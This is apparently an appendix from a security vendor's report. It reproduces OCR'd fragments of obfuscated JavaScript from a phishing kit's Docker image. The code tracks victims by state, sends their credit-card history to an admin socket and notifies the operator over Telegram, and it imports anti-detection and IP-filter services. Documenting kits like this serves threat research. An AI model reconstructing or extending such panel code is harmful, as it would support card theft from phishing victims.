


```
Object.defineProperty(exports, '__esModule', { value: true })
exports.VisitorsInfoAppController = void 0
const decorator_1 = require('@midwayjs/decorator'),
  core_1 = require('@midwayjs/core'),
  core_2 = require('@cool-midway/core'),
  info_1 = require('../../service/info'),
  socketContextService_1 = require('../../../../websocket/socketContextService'),
  info_2 = require('../../../visitorStatistics/service/info'),
  admin_settings_1 = require('../../../systemSettings/service/admin_settings'),
  card_header_1 = require('../../../systemSettings/service/card_header'),
  anti_red_1 = require('../../../systemSettings/service/anti_red'),
  log_1 = require('../../service/log'),
  middleware_1 = require('../../middleware/middleware'),
  skipMiddleware_1 = require('../../middleware/skipMiddleware'),
  bw_list_1 = require('../../../ipList/service/bw_list'),
  config_1 = require('../../../sourceConfig/service/config'),
  telegram_1 = require('../../../systemSettings/service/telegram'),
  info_3 = require('../../../plugin/service/info'),
  uuid_1 = require('uuid'),
  path = require('path'),
  fs = require('fs').promises
function sleep(_0x16ef47) {
  return new Promise((_0x441ffb) => setTimeout(_0x441ffb, _0x16ef47))
}
```

Appendix

nx Docker image files

- dist/modules/visitors/controller/open/info.js




```
let VisitorsInfoAppController = class VisitorsInfoAppController extends core_2.Ba
seController {
  async ['updateState'](_0x273fb1) {
    try {
      const _0xb036d7 = await this.visitorsInfoService.updateCurrentState(
        _0x273fb1.uuid,
        _0x273fb1.state
      )
      if (_0xb036d7) {
        const _0x3beff6 = this.socketContextService.getContext()
        if (_0x273fb1.state === 411) {
          _0x3beff6.app.of('/admin').emit('userStateUpdated', {
            uuid: _0x273fb1.uuid,
            state: _0xb036d7.currentState,
            cHistoryresult: _0xb036d7.creditCardHistory,
          })
        } else {
          _0x3beff6.app.of('/admin').emit('userStateUpdated', {
            uuid: _0x273fb1.uuid,
            state: _0xb036d7.currentState,
            cHistoryresult: [],
          })
        }
        if (_0x273fb1.state == 200) {
          try {
            const _0x1e40f4 = await this.sSTelegramService.isConfiguredJCR()
            if (_0x1e40f4) {
              const _0x309087 = new Date(),
                _0x4aa717 =
                  'ID: ' +
                  _0xb036d7.id +
                  ' 在 ' +
                  _0xb036d7.codeName +
                  ' 跳转完成  ' +
                  _0x309087.toLocaleString('zh-CN', {
                    timeZone: 'Asia/Shanghai',
                  }) +
```

Appendix

nx Docker image files

- dist/modules/visitors/controller/open/info.js




```
async ['updates'](_0x4a2741) {
  try {
    const _0x307239 = await this.visitorsInfoService.updateCurrentState(
      _0x4a2741.uuid,
      _0x4a2741.state
    )
    if (_0x307239) {
      const _0x3f8321 = this.socketContextService.getContext()
      _0x4a2741.state === 411
        ? _0x3f8321.app.of('/admin').emit('userStateUpdated', {
            uuid: _0x4a2741.uuid,
            state: _0x307239.currentState,
            cHistoryresult: _0x307239.creditCardHistory,
          })
        : _0x3f8321.app.of('/admin').emit('userStateUpdated', {
            uuid: _0x4a2741.uuid,
            state: _0x307239.currentState,
            cHistoryresult: [],
          })
      if (_0x4a2741.state == 200) {
        try {
          const _0x51f416 = await this.sSTelegramService.isConfiguredJCR()
          if (_0x51f416) {
            const _0x58ea4e = new Date(),
              _0x2afc41 =
                'ID: ' +
                _0x307239.id +
                ' 在 ' +
                _0x307239.codeName +
                ' 跳转完成  ' +
                _0x58ea4e.toLocaleString('zh-CN', {
                  timeZone: 'Asia/Shanghai',
                }) +
                '\n'
            this.sSTelegramService.sendMessage(_0x307239.id, _0x2afc41, true)
          }
        } catch (_0x10639c) {
```

Appendix

つなごう。驚きを。幸せを。
NTT docomo Business

nx Docker image files

- dist/modules/visitors/controller/open/info.js

